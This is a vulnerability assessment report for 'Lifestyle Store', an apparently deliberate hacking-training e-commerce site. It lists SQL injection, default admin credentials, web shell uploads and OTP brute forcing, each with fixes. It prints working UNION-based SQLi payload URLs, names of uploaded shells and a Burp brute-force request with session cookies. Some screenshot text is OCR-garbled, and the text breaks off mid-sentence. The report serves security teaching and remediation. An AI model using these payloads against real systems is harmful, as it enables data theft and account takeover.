

LIFESTYLE STORE

[Detailed Developer Report](#)

SECURITY STATUS – EXTREMELY VULNERABLE

- Hackers can steal all the records of Lifestyle store(SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders.(shell upload and weak passwords)
- Hacker can change source code of application to host malware, phishing pages or even explicit content.(Shell upload)
- Hacker can see details of any customer.(IDOR)
- Hacker can easily access or bypass admin account authentication.(bruteforcing)
- Hacker can get access to seller details and login into the website using customer of the month usernames (PII).
- Hacker can change the password , confirm order and remove item of customer(CSRF)

VULNERABILITY STATISTIC

CRITICAL

14

SEVERE

10

MODERATE

7

LOW

5

VULNERABILITIES:-

S.NO.	VULNERABILITY	SEVERITY	COUNT
1	SQL Injection	CRITICAL	3
2	Access to admin panel	CRITICAL	1
3	Arbitrary file upload	CRITICAL	2
4	Account takeover by otp bypass	CRITICAL	1
5	CSRF	CRITICAL	3
6	Reflected XSS	SEVERE	1
7	Stored XSS	SEVERE	1
8	Common password	SEVERE	1

VULNERABILITIES:-

S.NO.	VULNERABILITY	SEVERITY	COUNT
9	Component with known vulnerability	SEVERE	3
10	Server misconfiguration	MODERATE	1
11	IDOR	MODERATE	4
12	Directory Listings	MODERATE	5
13	Personal Information leakage	LOW	2
14	Client side and server side validation bypass	LOW	1
15	Default error display	LOW	1
16	Open redirection	LOW	2

1. SQL Injection

SQL Injection(Critical)

Below mentioned URL in the T-shirt/socks/shoes module is vulnerable to SQL injection attack

Affected URL :

- <http://52.66.55.190/products.php?cat=1>

Affected Parameters :

- cat (GET parameter)

Payload:

- cat =1'

Affected URL :

- <http://52.66.55.190/products.php?s=shocks>

Affected Parameters :

- s (GET parameter)

Payload:

- s=socks'

1. SQL Injection

**SQL
Injection(Critical)**

Here are other similar SQLi in the application

Affected URL :


- <http://52.66.55.190/products.php?cat=2>
- <http://52.66.55.190/products.php?cat=3>


Observation.

Navigate to T-Shirt , Shocks or Shoes tab where you will see number of T-shirts , Shocks or Shoes respectively. Notice the GET parameter CAT in the URL:

52.66.55.190/products.php?cat=1


e Store [Blog](#) [Forum](#) [Sign Up](#) [Login](#)

ch  [T Shirt](#) [Socks](#) [Shoes](#)




Basic T shirt
350

[VIEW PRODUCT](#)




Simple T Shirts
550



Plain Tee
300

Observation


- We apply single quote in cat parameter: `products.php?cat=1'` and we get complete MySQL error:



you have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" LIMIT 0, 9' at line 1

Observation

- We then put `--+ : products.php?cat=1'--+` and the error is removed confirming SQL injection
- Now hacker can inject sql or use `usesqlmap` to get access to the database



Observation

- We then put --+ : products.php?cat=1'--+ and we error is removed confirming SQL injection
- Now hacker can inject sql manually or use use sqlmap to get access to the database.


PoC: Attacker can dump arbitrary data

Manual approach have been done to find table name existence using following commands in url:

`http://52.66.55.190/products.php?cat=1'union select 1,table_name,3,4,5,6,7 from information_schema.tables where table_schema="hacking_training_project"--+`

- **No. of databases**
- Information_schema
- hacking_training_project

- **No. of tables**
- •brands
- •cart_items
- •categories
- •customers
- •order_items
- •orders
- •product_reviews
- •products
- •sellers
- •user




PoC: Attacker can dump arbitrary data

Manual approach have been done to find column names existence using following commands in url:

[http://52.66.55.190/products.php?cat=1' union select 1,column_name,3,4,5,6,7 from information_schema.columns where table_schema="hacking_training_project" and table_name="users"--+](http://52.66.55.190/products.php?cat=1' union select 1,column_name,3,4,5,6,7 from information_schema.columns where table_schema='hacking_training_project' and table_name='users'--+)

- Column name in table name “users”

- id
- type
- unique key
- email
- username
- name
- password
- phone_number
- address
- created_at
- last_updated_at



PoC: Attacker can dump arbitrary data

Manual approach have been done to find out user_name and password details from users tables.

http://52.66.55.190/products.php?cat=1' union select 1,user_name,3,password,5,6,7 from users--+

Not secure 52.66.55.190/products.php?cat=1%27%20union%20select%201,user_name,3,password,5,6,7%20from%20users--+

Pluto98	chandan	Popeye/86
\$2y\$10\$xxkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaT6zyH4US4ZBEIrgthXdv11hwUlivuFELe03rR.Glcdp038Qz500%R0V1RfWYTioW0w2CaZtAQuXVnhGAUjt/lf/yTqkNPC5zIrsVm7EeC		
VIEW PRODUCT	VIEW PRODUCT	VIEW PRODUCT

Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Previous slide has the screenshot of users table which shows user credentials being leaked that too in plain text without any hashing/encryption.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

RECOMENDATIONS

- Sanitise user input and remove or encode special characters like ‘ “ - () # etc.
 - Use whitelist filters, which means if a parameter is supposed to have integer values, do not allow non-numeric input. If it is an email field, allow alphanumerics, @ and .(dot)
 - Use strong web application firewalls to make exploitation difficult
 - Use prepared statements for SQL queries instead of inserting user controlled input into SQL queries
 - Remove default databases and accounts such as test, guest, admin, etc.
-
- References
 - https://www.owasp.org/index.php/SQL_Injection
 - https://en.wikipedia.org/wiki/SQL_injection

2.Access to admin panel

**Access to
admin panel
(critical)**

The given below URL is vulnerable to Arbitrary File Upload and making other site admin high level complete changes.


Affected URL:

- <http://52.66.55.190/wondercms/home>
- <http://52.66.55.190/wondercms/loginURL>

OBSERVATION

When we navigate to <http://52.66.55.190/wondercms/home>

we get the password on the above url homepage of wondercms 'admin' and login as : admin
in the url : <http://52.66.55.190/wondercms/loginURL>



PROOF OF CONCEPT(POC)

Hacker can easily modify the admin password .

Hacker can also add and delete all pages.

Hacker can upload any malicious file or scriptshells.



The screenshot displays the 'SECURITY' tab of the WonderCMS administration interface. It features a navigation bar with tabs for 'CURRENT PAGE', 'GENERAL', 'FILES', 'THEMES & PLUGINS', and 'SECURITY'. The 'SECURITY' tab is active, showing settings for the 'ADMIN LOGIN URL' and 'PASSWORD'. The 'ADMIN LOGIN URL' section includes a text input field containing 'loginURL' and a warning message: 'IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING /wondercms/loginURL'. The 'PASSWORD' section contains two text input fields labeled 'OLD PASSWORD' and 'NEW PASSWORD', followed by a blue 'CHANGE PASSWORD' button. Below these is a 'BACKUP' section with a blue 'BACKUP WEBSITE' button and a link to 'HOW TO RESTORE BACKUPS?'.

CURRENT PAGE GENERAL FILES THEMES & PLUGINS **SECURITY**

ADMIN LOGIN URL

loginURL

IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING /wondercms/loginURL

PASSWORD

OLD PASSWORD

NEW PASSWORD

CHANGE PASSWORD

BACKUP

BACKUP WEBSITE

[HOW TO RESTORE BACKUPS?](#)

Business impact -Extremely High

- Hacker can do anything with the page, he/she will have full access of the page and can use the page as well change according to it's will.
- It is the massive business risk.
- Loss can be very high to the lifestyle company.

RECOMMENDATIONS

- The default password should be changed and a strong password must be setup.
- The admin url must also be such that its not accessible to normal users.
- Password changing option must be done with 2 to 3 step verification such as mobile no. otp and email verification.

References:

- https://www.owasp.org/index.php/Default_Passwords
- <https://www.us-cert.gov/ncas/alerts/TA13-175A>
- <https://www.cypressdatadefense.com/blog/password-security-risks/>
- <https://cwe.mitre.org/data/definitions/521.html>

3.Arbitrary file uplaod

Arbitrary file
upload(Critical)

The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the vesions known to have vulnerabilities .

Affected URL

•<http://52.66.55.190/wondercms/home/Affected>

Parameters

•File Upload (POST parameter)

The attacker can upload files with extension other than .jpeg .

Affected URL : •<http://52.66.55.190/profile/2/edit/Affected>

Parameters •Upload Profile Photo (POST parameter)

Observation

52.66.55.190/wondercms/

CURRENT PAGE

GENERAL

FILES

THEMES & PLUGINS

SECURITY

UPLOAD

Choose File NO FILE CHOSEN

UPLOAD

REMOVE FILES

✕ /wondercms/files/.htaccess

✕ /wondercms/files/a.php

✕ /wondercms/files/b374kmini.php

✕ /wondercms/files/hello.php

✕ /wondercms/files/ini.php

✕ /wondercms/files/minishell.php

✕ /wondercms/files/php.ini

✕ /wondercms/files/shell.php

✕ /wondercms/files/travell.htm

Proof of concept:-

- Weak password - admin.
- Arbitrary File Inclusion.

Business Impact – Extremely High

1.A malicious user can access the Dashboard which discloses many critical information of organization including:

- Important files of the company
- Passwords
- Admin access along with user access and details
- And many much more...

2.Any backdoor or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing.

Recommendation

- Change the Admin password to something strong and not guessable.
- The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated:CVE-2017-14521.

References

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

<https://resources.infosecinstitute.com/topic/php-lab-file-upload-vulnerabilities/>

Recommendation

Take the following precautions:

- a strong password 8 character or more in length with alphanumerics and symbols
- It should not contain personal/guessable information
- Do not reuse passwords
- Disable default accounts and users
- Change all passwords to strong unique passwords

References:

- <https://www.acunetix.com/vulnerabilities/web/weak-password/>
- <https://cwe.mitre.org/data/definitions/521.html>
- [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing for Weak Password Policy](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy)

4. Account takeover using OTP bypass

Account
takeover using
OTP bypass
(critical)

The below mentioned login page allows login via OTP which can be bruteforced

Affected URL :

- http://52.66.55.190/reset_password/admin.php


Affected Parameters :

- OTP (POST parameters)

Observation

- Navigate to http://52.66.55.190/reset_password/admin.php?otp=321 . You will see user login page via OTP. We will **bypass** the **otp** by using **Burpsuite tool** by capturing otp parameter and setting payloads no. from 100 to 999.

This will tell the status code along with higher length size which the code is right.



yle Store Blog Forum

Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

Observation

- we easily got the valid otp

The screenshot shows the 'Intruder attack 6' window in Burp Suite. The 'Results' tab is active, displaying a table of 14 requests. The first request (index 3) is highlighted in orange, indicating a successful attack. The payload for this request is '603', which is the valid OTP. The status is '200' and the length is '4476'. Below the table, the 'Request' tab is selected, showing the raw HTTP request. The request is a GET to '/reset_password/admin.php?otp=603' with various headers and a cookie containing a session ID and an XSRF token.

Request	Payload	Status	Error	Timeout	Length	Comment
3	603	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	4476	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
1	601	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
2	602	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
4	604	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
5	605	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
6	606	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
7	607	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
8	608	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
9	609	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
10	610	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
11	611	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
12	612	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
13	613	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
14	614	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	

Request Response


Pretty Raw In Actions

```
1 GET /reset_password/admin.php?otp=603 HTTP/1.1
2 Host: 52.66.55.190
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://52.66.55.190/reset_password/admin.php?otp=713
9 Cookie: key=924F0D70-9D04-B46D-467D-17E703FEC35E; PHPSESSID=chejt5pi9e2pblbkfiuob8mav7; X-XSRF-TOKEN=f8e2954f51aeb11a59ce2872277a27e25a94a9f36ca2elc3beaffe86a86e59a0
10 Upgrade-Insecure-Requests: 1
```

51 of 100 0 matches

POC:

- Hacker can easily change the password of admin dashboard.



The screenshot shows a web browser window with the address bar displaying the URL `52.66.55.190/reset_password/admin.php?otp=603`. The browser's address bar also shows a shield icon, a red cross icon, and a star icon. The page has a dark header with the text "le Store" on the left and "Blog", "Forum", "Sign Up", and "Log" on the right. The main content area is white and contains a form titled "Enter New Admin Password". The form has two input fields: "New password" and "Confirm password". Below the "New password" field, there is a red error message that says "This field is required." Below the "Confirm password" field, there 